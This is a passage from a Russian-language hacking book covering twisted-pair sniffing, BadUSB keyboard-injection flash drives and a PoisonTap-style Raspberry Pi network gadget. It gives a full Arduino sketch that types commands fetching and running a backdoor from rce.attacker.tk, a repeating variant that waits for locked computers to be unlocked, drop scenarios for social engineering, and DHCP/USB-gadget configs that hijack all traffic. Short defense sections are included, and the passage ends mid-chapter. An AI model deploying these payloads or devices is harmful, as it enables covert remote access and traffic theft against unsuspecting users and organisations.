Стоит отметить, что подобный сниффинг возможен только на подключении со скоростью 10 или 100 Мбит/с, когда задействованы четыре жилы (оранжевые и зеленые пары), т. е. по четырехжильному проводу. С восьмижильным проводом данные передаются иначе — со скоростью 1 000 Мбит/с. Впрочем, сетевые карты соединенных восьмижильным проводом устройств часто в режиме 1 000 Мбит/с не согласуются. Например, на стенде, показанном на рис. 2.11, где длина провода всего пару метров и все восемь жил в наличии, данные передаются со скоростью 100 Мбит/с и могут быть прослушаны описанным здесь способом.

В случае же, если перед атакующим оказывается витая пара с активным подключением в 1 000 Мбит/с, подобное прослушивание трафика двумя «крокодильчиками» становится невозможным.

Однако опытным путем установлено, что если перерезать одну из дополнительных пар жил, требуемых для 1 000 Мбит/с (синюю или коричневую), то через несколько секунд происходит автоматический даунгрейд до 100 Мбит/с. Злоумышленник вновь может подключать «крокодилы» и прослушивать трафик.

Кроме того, компании в своих сетях часто используют PoE для питания IP-телефонов или камер прямо по витой паре — для этого задействуются те самые дополнительные жилы (синяя и коричневая). Иногда это может взаимоисключать режим 1 000 Мбит/с. Но в этом случае нужно помнить, что напряжение на проводах уже не 1 В, а может достигать 57 В!

Продемонстрированная атака — это пассивное прослушивание трафика без его модификации «на лету». Попытки активного вмешательства в передаваемый трафик и, например, атака SSLSplit (просмотр зашифрованного трафика) тоже возможны, но требуют от атакующего достаточной ловкости рук, чтобы очень быстро разрезать провод, обжать его с двух сторон, а потом уже вклиниться посередине. Однако такой способ достаточно «грязный» и бесхитростный, так что мы его не рассматриваем.

Представленный же способ с «крокодилами» тоже нельзя назвать идеально «чистым», поскольку провод все же надрезается, пусть и слегка. Но очень часто это никак не сказывается на функционировании провода, и при грамотном исполнении атаки не должно вызвать никаких обрывов соединения.

2.4. Защита

Опасность подобного пассивного прослушивания трафика сильно снижается в эпоху повсеместного использования SSL/TLS. Тем не менее, ряд протоколов по-прежнему используют открытую аутентификацию — это популярные почтовые протоколы SMTP, POP3, IMAP, SMB (сетевые диски), FTP, HTTP-Basic аутентификация на прокси и многие другие. Большинство упомянутых протоколов достаточно популярны в корпоративных сетях.

Для защиты от такой атаки следует контролировать физический доступ к кабелям. Для корпоративных сетей недопустимо размещение открытых проводов в неконтролируемом месте. Рекомендуется также прокладывать кабели скрытно или в специальных коробах.

Таким образом, можно рекомендовать следующие меры защиты от продемонстрированной атаки:

- скрытое размещение кабеля;
- контроль физического доступа к витой паре на всем ее протяжении.

3 BadUSB-hid

BadUSB — это целое семейство атак на USB-порт, заключающихся в том, что подключаемое устройство выдает себя за другое устройство.

У этой атаки существует несколько вариантов исполнения в зависимости от того, какое устройство используется:

- HID-устройство (клавиатура или мышь);
- Ethernet-сетевая карта;
- съемный накопитель (mass storage).

Наиболее интересны первые два варианта. В этой главе рассматривается вариант с HID-устройством, в следующей — с сетевой картой, а в *главе 7* речь дойдет и до съемного накопителя.

Вариант с HID-устройством — это одна из немногих представленных в книге атак, которая требует социального фактора, т. е. ее успех зависит от действий пользователя. Однако я вижу еще одно применение, не требующее явного участия человека. Но обо всем по порядку.

3.1. Теория

Итак, BadUSB-hid — это атака, при которой подключаемый по USB съемный накопитель запрограммирован как другое устройство — клавиатура, реже мышь. И именно в обманчивости внешнего вида кроется элемент социальной инженерии.

Самым популярным форм-фактором такого устройства является флешка. Но благодаря небольшим габаритам самого BadUSB-устройства, оно может быть встроено куда угодно — будь то веб-камера или даже USB-провод (O.MG Cable[1]). Подходящую форму устройства, которая наиболее оптимальна в той или иной ситуации, задает контекст.

Миниатюрное устройство с контроллером клавиатуры сразу после подключения выполняет произвольные нажатия клавиш. Возможность заранее

[1] O.MG Cable — кабель USB-C для разъема Lightning с вредоносным чипом, с помощью которого можно удаленно взломать подключенное устройство.

запрограммировать эти самые нажатия может быть использована для ввода той или иной команды ОС через горячие клавиши — такие как <WIN>+<R> или <ALT>+<F2>.

BadUSB-hid — это атака на:

- разблокированные компьютеры — подбрасывание флешки и мгновенный RCE[1]. Атака требует приманки для пользователя, чтобы тот подключил устройство к компьютеру;
- заблокированные компьютеры — незаметное подключение флешки и отложенный RCE. Атака требует незаметного размещения устройства и отсутствия контроля за компом в момент подключения.

В каждом случае есть шанс получить RCE, а значит, для атакующего игра явно стоит свеч.

При этом сама атака обладает крайне высокой скоростью, так как нажатия производятся достаточно быстро. Вполне возможно, что пользователь даже ничего не заметит.

3.2. Реализация аппаратной части

Решающим фактором при реализации девайса BadUSB-hid является его дешевизна и простота производства. Поскольку характер использования подразумевает подбрасывание таких флешек, для злоумышленника эти флешки — расходный материал.

Самые известные решения по эмуляции контроллера клавиатуры представлены в табл. 3.1.

Таблица 3.1. *Популярные контроллеры для эмуляции HID-устройств*

Решение	Габариты, мм	Цена, руб
Arduino Pro Micro (ATMega32u4)	33×18	390
Teensy 2.0 atmel mega32u4-mu	31×17	2 000
Beetle Leonardo Keyboard USB ATMEGA32U4 Mini	25×16	840
Digispark	26×19	420

Зачем злоумышленнику заказывать готовые дорогие и привлекающие внимание решения (с логотипом атаки Rubber Ducky), когда все можно собрать самому и за меньшую стоимость? Ему и с десяток таких «флешек» не жалко будет где-нибудь рассыпать.

[1] RCE, Remote Code Execution — критическая уязвимость, которая позволяет злоумышленнику дистанционно запустить вредоносный код в целевой системе по локальной сети или через Интернет.

В качестве примера предлагаю рассмотреть плату семейства Arduino — например, Arduino Pro Micro. Помимо низкой стоимости, еще одним преимуществом является то, что ее достаточно просто купить в специализированных магазинах электроники внутри страны, т. е. в кратчайший срок.

Проблемой может оказаться приобретение подходящего корпуса. Можно приобрести самую дешевую флешку подходящих габаритов и извлечь ее содержимое, оставив только корпус. Можно также распечатать нужный корпус на 3D-принтере.

В случае, если Arduino-плата идет с Micro-USB разъемом — его нужно перепаять под классический USB-штекер, так как пользователь вряд ли поверит во флешку с нестандартным интерфейсом. Сама плата конструктивно может быть не приспособлена под пайку USB-A штекера, поэтому можно приклеить его к корпусу флешки, а саму плату припаять к нему парой жестких проволок. Тогда все усилие при извлечении флешки будет приложено к ее корпусу, а не к самой плате.

Для незначительного уменьшения ширины платы можно отпилить пару миллиметров с каждого ее края в области дополнительных контактов — они не нужны для атаки. В итоге удастся уместить Arduino Pro Micro в классический корпус для флешки, как показано на рис. 3.1.

Для управления поведением атаки никаких дополнительных модулей, датчиков и тумблеров использовать не нужно, так как они не дают особого выигрыша, но сильно удорожают стоимость атаки и время (сложность) ее подготовки.

Пример атакующей флешки в собранном виде показан на рис. 3.2, *вверху*. Словом, для атаки требуется, чтобы у атакующей флешки не было внешних отличий от обычной (рис. 3.2, *внизу*).



Рис. 3.1. Запрограммированная под клавиатуру плата Arduino в корпусе флешки



Рис. 3.2. Флешка-клавиатура (*вверху*) и обычная флешка (*внизу*)

3.3. Реализация программной части

Благодаря встроенному загрузчику Arduino поддерживает многократную перепрошивку, так что команды в него можно записывать повторно под каждую конкретную ситуацию. По сути, в устройство заливается лишь пользовательский прикладной код.

Программы, или скетчи (в нотации Arduino), компилируются под AVR-процессор и прошиваются через USB посредством все той же программы Arduino:

```
apt install arduino
arduino
```

При работе с эмуляцией клавиатуры на Arduino получается примерно следующий API:

```
void setup(){   //код, выполняющийся только один раз при подключении
                //устройства по USB
    Keyboard.begin(); // включаем режим контроллера клавиатуры
    delay(2000); // пауза в мс
    Keyboard.press(KEY_LEFT_SHIFT);  //зажать клавиши
    Keyboard.press(KEY_RETURN);
    delay(100);
    Keyboard.releaseAll();  //отпустить зажатые клавиши
    Keyboard.print("cmd /c evil command"); //набрать текст на клавиатуре
    Keyboard.write(KEY_RETURN);  //нажать клавишу
  }
void loop(){ delay(3600000); something(); } //код, выполняющийся постоянно
```

Как только код написан, происходит компиляция и заливка программы в контроллер:

```
Сервис -> Плата: Arduino Micro
Сервис -> Последовательный порт: /dev/ttyACM0
Файл -> Загрузить
```

Если все прошло успешно, то через несколько секунд флешка перезагрузится и выполнит все запрограммированные нажатия клавиш. Но, понятно, что эти нажатия далеко не простые...

3.4. Атака разблокированных компьютеров

Эта атака красиво продемонстрирована в сериале «Mister Robot» (кадр из фильма представлен на рис. 3.3).

Идея атаки заключается в том, чтобы подброшенную хакером флешку пользователь подобрал и подключил в некоторый комп, расположенный

Рис. 3.3. Физическая социальная атака BadUSB в действии

где-то глубоко в корпоративной или даже промышленной сети. Когда флешку вставят, она выполнит залитый в нее код запрограммированных нажатий клавиш, что впоследствии откроет злоумышленнику удаленный доступ.

Как мы помним, идея атаки в том, что USB-устройство является не тем, что от него ожидает пользователь. В этом случае пользователь ожидает, что подобранная им на улице флешка — это обычный съемный диск, а на самом деле — это клавиатура...

И, как упоминалось ранее, эта атака требует социальной инженерии. Примерами сценариев для социальной инженерии могут быть:

- посылка или конверт с флешкой передается через секретаря или ресепшн, например, руководству;
- флешка подбрасывается любопытному пользователю в почтовый ящик или роняется возле его офиса;
- флешка передается напрямую как бы от сотрудника фирмы-клиента (в случае, если цель — компания по обслуживанию клиентов, принимающая информацию на флешках).

Теперь немного о том, какие именно нажатия можно выполнять, и как с их помощью быстро и гарантированно выполнить код, да такой, чтобы получить потом удаленный доступ. Самый короткий способ запустить RAT (Remote Administrative Tool), т. е. установить backdoor, — один из следующих:

- `msiexec /i http://rce.attacker.tk/shell.msi /quiet`
- `mshta http://rce.attacker.tk/shell.hta`
- `curl -L http://rce.attacker.tk/1.sh|bash -`

Каждая из приведенных команд (в зависимости от ОС) является встроенной, максимально короткой, и автоматически за одно действие скачивает и запускает код по HTTP (лучше HTTPS).

Перед атакой потенциальный внешний нарушитель, скорее всего, не располагает исчерпывающей информацией о сетевых ограничениях на передачу данных из локальной сети в сторону Интернета. И нет 100% гарантии, что сетевое подключение от компа жертвы достигнет сервера удаленного управления. Но исполнение этих команд запускает четкую последовательность действий, отслеживание которых дает атакующему достаточно много информации:

1. Поскольку адрес сервера задан по имени, то осуществляется DNS-запрос. Система DNS — распределенная, и запрос с компа жертвы, как правило, отправляется в любом случае. Если атакующий использует собственную DNS-зону, делегированную на подконтрольный сервер, то он зафиксирует запрос в логах. Это будет сигналом о том, что флешка вставлена, и RCE произошел. Тем не менее, это не гарантирует, что сетевой доступ возможен.
2. Если выход в Интернет из корпоративной сети никак не ограничен, то на сервер злоумышленника придет HTTP-запрос, который также можно увидеть по логам. Это будет сигналом о том, что сетевое соединение возможно, и можно удаленно управлять компом жертвы. Тем не менее, и это не гарантирует, что защитные механизмы ОС позволят непосредственное исполнение программы удаленного управления.
3. Открылось окно интерпретатора shell — атака прошла успешно.

Даже если атака не увенчается успехом, у атакующего останется информация о правилах доступа в Интернет с компьютеров пользователей и об их осведомленности о подобного рода атаках. Эта информация может быть также использована при повторных атаках.

На рис. 3.4 видно, что сразу после подключения флешки открывается окно **Выполнить**, и в окне вводится команда, скачивающая и запускающая программу удаленного управления с сервера злоумышленника.

В результате всего через несколько секунд после подключения флешки и запуска backdoor, потенциальный злоумышленник сможет удаленно управлять системой, куда вставлена такая флешка, со всеми вытекающими последствиями.



Рис. 3.4. Флешка в действии

Чтобы не разглашать адрес своего сервера, злоумышленник может воспользоваться публичными сервисами, куда можно залить что угодно, а потом скачать простым HTTP, например:

- **paste.c-net.org**;
- **ix.io**.

При реализации этой атаки на компах не англоговорящих пользователей возникает дополнительная проблема — в ОС может быть активирована не латинская раскладка клавиатуры, а например, русская или иная. Если набор нажатий будет произведен не в латинской раскладке, то атака сорвется.

Для выполнения правильных нажатий можно использовать два широко известных подхода:

- выполнять нажатия «как есть», а потом переключить языковую раскладку и повторить нажатия;
- использовать ALT-коды (три-четыре нажатия для каждой буквы).

Существует много споров о том, какой подход лучше. Первый способ — универсальный и подходит для любой ОС, но требует двух попыток. Второй способ более надежный, но работает только для Windows. Однако нужно помнить, что атака BadUSB — платформонезависима, ведь клавиатуру можно подключить к любой ОС. И если хакер такой атакой собирается пробить периметр компании, где бухгалтеры работают на Windows, админы — на Linux, а программисты — на Mac, то он не будет подбрасывать три вида флешек в надежде, что жертва поднимет нужную. Существует универсальный способ:

```
void windows_run() {
    Keyboard.press(KEY_LEFT_GUI);
    Keyboard.press('r');
    delay(250);
    Keyboard.releaseAll();
    Keyboard.print("msiexec /i http://rce.attacker.tk/1.msi /quiet");
    delay(100);
    Keyboard.write(KEY_RETURN);
}
void unix_run() {
    Keyboard.press(KEY_LEFT_ALT);
    Keyboard.press(KEY_F2);
    delay(250);
    Keyboard.releaseAll();
    Keyboard.print("curl -L http://rce.attacker.tk/1.sh|bash -");
    delay(100);
    Keyboard.write(KEY_RETURN);
}
void rce() {
    windows_run();
    delay(100);
    unix_run();
    delay(100);
}
void switchLang() {
    Keyboard.press(KEY_LEFT_SHIFT);
```

```
    Keyboard.press(KEY_LEFT_ALT);
    delay(100);
    Keyboard.releaseAll();
    Keyboard.press(KEY_LEFT_SHIFT);
    Keyboard.press(KEY_LEFT_CTRL);
    delay(100);
    Keyboard.releaseAll();
}
void setup() { //будет выполнено при подключении устройства в USB
    Keyboard.begin();
    delay(2000);
    rce();
    switchLang();
    rce();
  }
```

Вне зависимости от ОС компа, куда вставлена BadUSB-флешка, этот скетч путем нажатия клавиш на достаточно высоких скоростях выполняет две команды — для Windows и Linux, соответственно. После чего проводит переключение языковой раскладки двумя способами и повторяет команды еще раз. В итоге получается четыре попытки выполнения команд: две — чтобы угадать ОС, и две — чтобы угадать языковую раскладку.

3.5. Атака заблокированных компьютеров

Arduino, помимо функции `setup()`, выполняющейся при подключении устройства, имеет предопределенную функцию `loop()`, которая выполняется в бесконечном цикле.

Идея заключается в том, что нажатия клавиш можно инициировать не только в момент подключения, но и повторять их в каждый заранее выбранный промежуток времени:

```
void setup() { //будет выполнено при подключении устройства по USB
    Keyboard.begin();
    delay(2000);
    rce();
    switchLang();
    rce();
  }
void loop(){ delay(3600000); setup(); } //постоянно выполняющийся код
                                        //(каждый час)
```

Таким образом, флешку можно незаметно вставить в заблокированный комп и запрограммировать ее на отправку нажатий не сразу, а каждые *N* часов или минут, чтобы поймать момент, когда комп будет разблокирован (отложенный RCE). Пока комп залочен, все нажатия уходят в поле ввода пароля и пропадают, т. е. атака проходит достаточно бесследно.

Форм-фактор компьютера может сильно сыграть на руку злоумышленнику. В системный блок, задвинутый в пыльный темный угол, достаточно легко что-то незаметно вставить. Да еще и так, что потом годами никто этого не заметит. Другое дело ноутбук, который всегда перед глазами. Но даже если все USB-порты атакуемого компа на виду у пользователя, от него все равно могут отходить какие-то провода (мышь, клавиатура и т. п.). Так что злоумышленник может «вклиниться», например, в подключенную клавиатуру под столом, раздвоив и вставив исходный провод в небольшой USB-хаб с BadUSB-флешкой, как показано на рис. 3.5.



Рис. 3.5. Скрытая клавиатура BadUSB-hid подключена параллельно с основной

По сути, такое устройство ставит под вопрос обеспечение безопасности за счет только лишь блокировки сеанса работы в ОС, к которой все так привыкли. Ведь оно может быть при случае вставлено в находящийся без присмотра комп. И неважно, залочен комп или нет, BadUSB-флешка пытается выполнить нажатия (читай — произвольный код) каждые *N* минут/часов/дней. И рано или поздно непременно попадет в момент, когда устройство будет разлочено. Тогда вредоносный код выполнится, атакующий получит удаленный доступ, и внутренняя сеть компании окажется скомпрометированной.

3.6. Защита

Пожалуй, лучшей защитой от такой атаки являются специализированные программные решения, разрешающие подключение только заранее утвержденных устройств (white list), — программы для контроля подключаемых устройств. У каждого USB-устройства существует свой уникальный VendorID и ProductID, поэтому каждое такое устройство ОС может опознать как уникальное. В программы контроля устройств заранее прописываются доверенные устройства. Все остальные USB-устройства, включая и BadUSB-флешки, ОС не опознаются. Эта защитная мера прекрасно защищает не только от атаки BadUSB-hid, но и от ряда других, и в целом оберегает рабочие компьютеры от массы нежелательных последствий.

От этой атаки также может защитить повышение осведомленности персонала в вопросах ИБ, поскольку атака BadUSB, главным образом, социальная, и пользователи сами создают угрозу, подключая незнакомое устройство в свой компьютер.

Кроме того, для защиты от BadUSB можно рекомендовать проводить осмотр рабочих мест на предмет подключения подозрительных устройств. Особенно после визита посторонних лиц в кабинет или после длительного отсутствия сотрудника на оставленном без присмотра рабочем месте.

Таким образом, можно рекомендовать следующие меры защиты:

- применение программ для контроля подключения устройств (в составе антивирусного ПО или специализированных средств защиты от несанкционированного доступа);
- периодический визуальный осмотр рабочего места на предмет наличия подозрительных устройств;
- повышение осведомленности пользователей по вопросам ИБ;
- контроль физического доступа посторонних лиц к рабочим местам пользователей.

4 BadUSB-eth

BadUSB-eth представляет собой альтернативу BadUSB-hid, но использует абсолютно иную технику.

Windows, Linux и Mac по умолчанию умеют автоматически без участия пользователя опознавать определенные USB-устройства как сетевые карты Ethernet. И, что важно, это может происходить даже на заблокированных устройствах. Именно эта особенность и создает уязвимость для реализации атаки BadUSB-eth.

Суть этого подвида BadUSB-атак заключается в том, что подключаемое устройство представляется USB-сетевой картой. Однако совсем непростой сетевой картой... Но обо всем по порядку.

Что отличает BadUSB-eth от BadUSB-hid? Главное различие — это то, что рассматриваемую атаку можно реализовать на заблокированном устройстве. Кроме того, для проведения такой атаки не требуется скрытное и длительное

Рис. 4.1. Неконтролируемый USB-порт в общественном месте

подключение какого-либо девайса — она позволяет атаковать цель за несколько минут. Ведь если комп разблокирован, то атакующий может реализовать более простую и действенную атаку, описанную в *главе 3*, или просто набрать на клавиатуре команду скачивания и запуска backdoor вручную:

```
msiexec /i https://attacker.tk/backdoor.msi
```

В итоге на ручную компрометацию оставленного без присмотра разблокированного устройства требуются всего 3-4 секунды!

Компьютеры сегодня повсюду, и наружные USB-порты можно увидеть достаточно часто, даже в лифте (рис. 4.1).

Объектом атаки может быть заблокированный комп, оставленный без присмотра на короткое время, либо терминал, либо стенд с открытым наружу USB.

4.1. Теория

Как уже было сказано, подключаемое устройство BadUSB-eth определяется как сетевая карта Ethernet. На самом же деле, это не просто сетевая карта, а устройство, внутри которого находится полноценный компьютер со своей ОС. И далее организуется достаточно хитрая цепочка из множества атак. По сути, это собственная, более узко заточенная реализация Bash Bunny от Hak5. А за основу взят открытый проект PoisonTap.

1. Первое и самое главное — это то, как настраивается сеть на атакуемом компе.

   В момент подключения сетевой интерфейс именно создается, а не поднимается. Это значит, что сразу после подключения компьютер запросит настройки по DHCP (дефолтное поведение). В ответ на такой запрос устройство выдает не совсем обычную конфигурацию сети, при которой она станет приоритетной и перекроет все имеющиеся активные сетевые подключения на компе. Достигается это через более короткие маски маршрутов:

   ```
   0.0.0.0/0 via 10.10.0.1   <- исходный дефолтный маршрут, все пакеты изначально идут по нему
   0.0.0.0/1 via 1.0.0.1  <- новый маршрут перекрывающий первые 50% IPv4-сетей
   128.0.0.0/1 via 1.0.0.1  <- второй маршрут, перекрывающий вторые 50% IPv4-сетей (маска короче, и такие маршруты окажутся приоритетнее)
   ```

   Во всех современных ОС маршрутизация в IP-сетях строится по единому принципу: чем короче маска сети у маршрута, тем приоритетнее маршрут. Это главное правило маршрутизации. В указанных здесь настройках маска `/1` чуть короче маски `/0` дефолтного маршрута.

После применения таких настроек нового сетевого подключения все пакеты от других сетевых интерфейсов пойдут по новому маршруту — уже в хакерское устройство, и оно как бы «вытянет» весь трафик. Таким образом, можно реально перехватывать весь сетевой трафик заблокированного компа посредством обычного USB.

Схематично эта атака представлена на рис. 4.2.



Рис. 4.2. Схема работы атаки BadUSB-eth

2. Не стоит забывать, что устройство устанавливает и обычный сетевой канал взаимодействия с заблокированным компом. Значит, на целевом компе может быть запущен целый спектр сетевых атак, который зависит лишь от фантазии злоумышленника:
   - NetBIOS Poisoning (Hash leak);
   - MS17-010/BlueKeep/PrintNightmare;
   - Bruteforce;
   - сканирование портов, скриншоты RDP/WWW, прочий сбор сведений.
3. Наконец, устройство становится еще и «супершлюзом», поскольку сетевой трафик, включая и смежные сетевые интерфейсы, идет теперь на него. Устройство находится в позиции «легального MiTM», а значит, можно запустить еще ряд атак, предназначенных для перехвата трафика:
   - Cookie Siphoning — выкачивание cookies в redirect-цикле перебора сайтов по словарю;
   - WebCache Poisoning — внедрение js-backdoor в скачиваемые javascript;
   - Insecure Updates — сигнал популярному ПО обновиться и отправка backdoor);
   - Passive Sniffing: FTP, SMTP, SMB, HTTP, etc.

4.2. Реализация

Устройство может быть реализовано на базе множества одноплатных решений, и наиболее легковесным и известным является Raspberry Pi Zero (W). Эта плата не требует дополнительного питания — все необходимое питание она берет от USB-порта компа. С целью индикации хода атак для простоты можно использовать три светодиода со следующими ролями:

- зеленый (INFO) — комп определил девайс как сетевую карту Ethernet, и сеть поднялась;
- желтый (WARNING) — утечка NetNTLM-хеша или какой-либо иной чувствительной информации;
- красный (CRITICAL) — обнаружена RCE, подобран пароль и т. п.

Большинство одноплатников снабжены GPIO-пинами, с помощью которых можно подавать небольшое напряжение, необходимое для работы светодиодов (рис. 4.3).

Соответственно, чтобы зажечь, а потом погасить светодиод, подключенный, например, к пину 26, требуется выполнить следующие команды ОС внутри платы:

```
raspi-gpio set 26 op dh
sleep 1
raspi-gpio set 26 op dl
```

Эмуляция Ethernet-устройства, наряду с другими видами USB-устройств, поддерживается непосредственно ядром Linux через так называемые «USB-гаджеты». Чтобы активировать аппаратный USB-контроллер в Raspberry Pi Zero, надо явно указать это в параметрах устройства:

/boot/config.txt

```
dtoverlay=dwc2
```

Также требуется автозапуск соответствующих модулей ядра:

/etc/modules

```
dwc2
g_ether
```



Рис. 4.3. Схема подключения светодиодов

Модуль ядра g_ether как раз создает сетевой интерфейс на Raspberry при подключении его к компу по USB. Сетевые настройки при этом можно прописать в файле:

/etc/network/interfaces

```
auto usb0
allow-hotplug usb0
iface usb0 inet static
  address 1.0.0.1
  netmask 0.0.0.0
```

Время переходить к реализации атаки. Достаточно красиво такая атака продемонстрирована Sami Kamkar в его проекте под названием PoisonTap:

```
git clone https://github.com/samyk/poisontap
```

Именно этот инструмент может быть взят за основу, особенно в части эмуляции сетевой карты, но с некоторыми улучшениями:

/home/pi/poisontap/pi_startup.sh

```
rmmod g_ether
cd /sys/kernel/config/usb_gadget/
mkdir -p poisontap
cd poisontap

echo 0x0694 > idVendor
echo 0x0005 > idProduct

mkdir -p strings/0x409
echo "Samy Kamkar" > strings/0x409/manufacturer
echo "PoisonTap" > strings/0x409/product

# RNDIS
mkdir configs/c.2
echo "0xC0" > configs/c.2/bmAttributes
echo "1" > configs/c.2/MaxPower
mkdir configs/c.2/strings/0x409
echo "RNDIS" > configs/c.2/strings/0x409/configuration
echo "1" > os_desc/use
echo "0xcd" > os_desc/b_vendor_code
echo "MSFT100" > os_desc/qw_sign
```

```
mkdir functions/rndis.usb0
echo "42:61:64:55:53:45" > functions/rndis.usb0/dev_addr
echo "48:6f:73:74:50:44" > functions/rndis.usb0/host_addr
echo "RNDIS" > functions/rndis.usb0/os_desc/interface.rndis/compatible_id
echo "5162001" > functions/rndis.usb0/os_desc/interface.rndis/sub_compatible_
id

ln -s functions/rndis.usb0 configs/c.2
ln -s configs/c.2 os_desc

ls /sys/class/udc > UDC
modprobe g_ether

sleep 10
ifup usb0
ifconfig usb0 up
/sbin/route add -net 0.0.0.0/0 usb0
/etc/init.d/isc-dhcp-server restart

/sbin/sysctl -w net.ipv4.ip_forward=1
#/sbin/iptables -t nat -A PREROUTING -i usb0 -p tcp --dport 80 -j REDIRECT
--to-port 1337
#/usr/bin/screen -dmS dnsspoof /usr/sbin/dnsspoof -i usb0 port 53
#/usr/bin/screen -dmS node /usr/bin/nodejs /home/pi/poisontap/pi_poisontap.js

iptables -t nat -A POSTROUTING -o usb0 -j MASQUERADE
```

Так как атака кроссплатформенна, требуется настройка эмуляции сразу двух составных USB-устройств: для сетевых карт RNDIS (Windows) и CDC (UNIX).

Перекрытие сетевых интерфейсов задается в файле:

/etc/dhcp/dhcpd.conf

```
subnet 0.0.0.0 netmask 128.0.0.0 {
    range 1.0.0.10 1.0.0.50;
    option broadcast-address 255.255.255.255;
    option routers 1.0.0.1;
    default-lease-time 600;
    max-lease-time 7200;
```

```
    option domain-name "local";
    option domain-name-servers 1.0.0.1;
# send the routes for both the top and bottom of the IPv4 address space
    option classless-routes 1,0, 1,0,0,1,  1,128, 1,0,0,1;
    option classless-routes-win 1,0, 1,0,0,1,  1,128, 1,0,0,1;
}
```

Несмотря на то, что устройство объявляет себя шлюзом, реально оно не пересылает пакеты от компа жертвы дальше себя, но компу жертвы знать об этом и не нужно.

Стоит отметить еще, что подмена DNS специально не производится, дабы не ломать оригинальные сетевые потоки к легитимным ресурсам, — трафик до них в любом случае будет перехвачен, поскольку устройство имитирует шлюз.

Сама PoisonTap реализует лишь несколько атак. Но реально использовать все, что только можно, поэтому для кастомизации надо добавить следующий атакующий скрипт-загрузчик в автозапуск:

/etc/rc.local

```
/bin/sh /home/pi/poisontap/pi_startup.sh # было изначально от poisontap
/usr/bin/screen -dmS attacks /home/pi/launch_attacks.sh # доработки
```

Запуск дополнительных атак может выглядеть следующим образом:

/home/pi/launch_attacks.sh

```
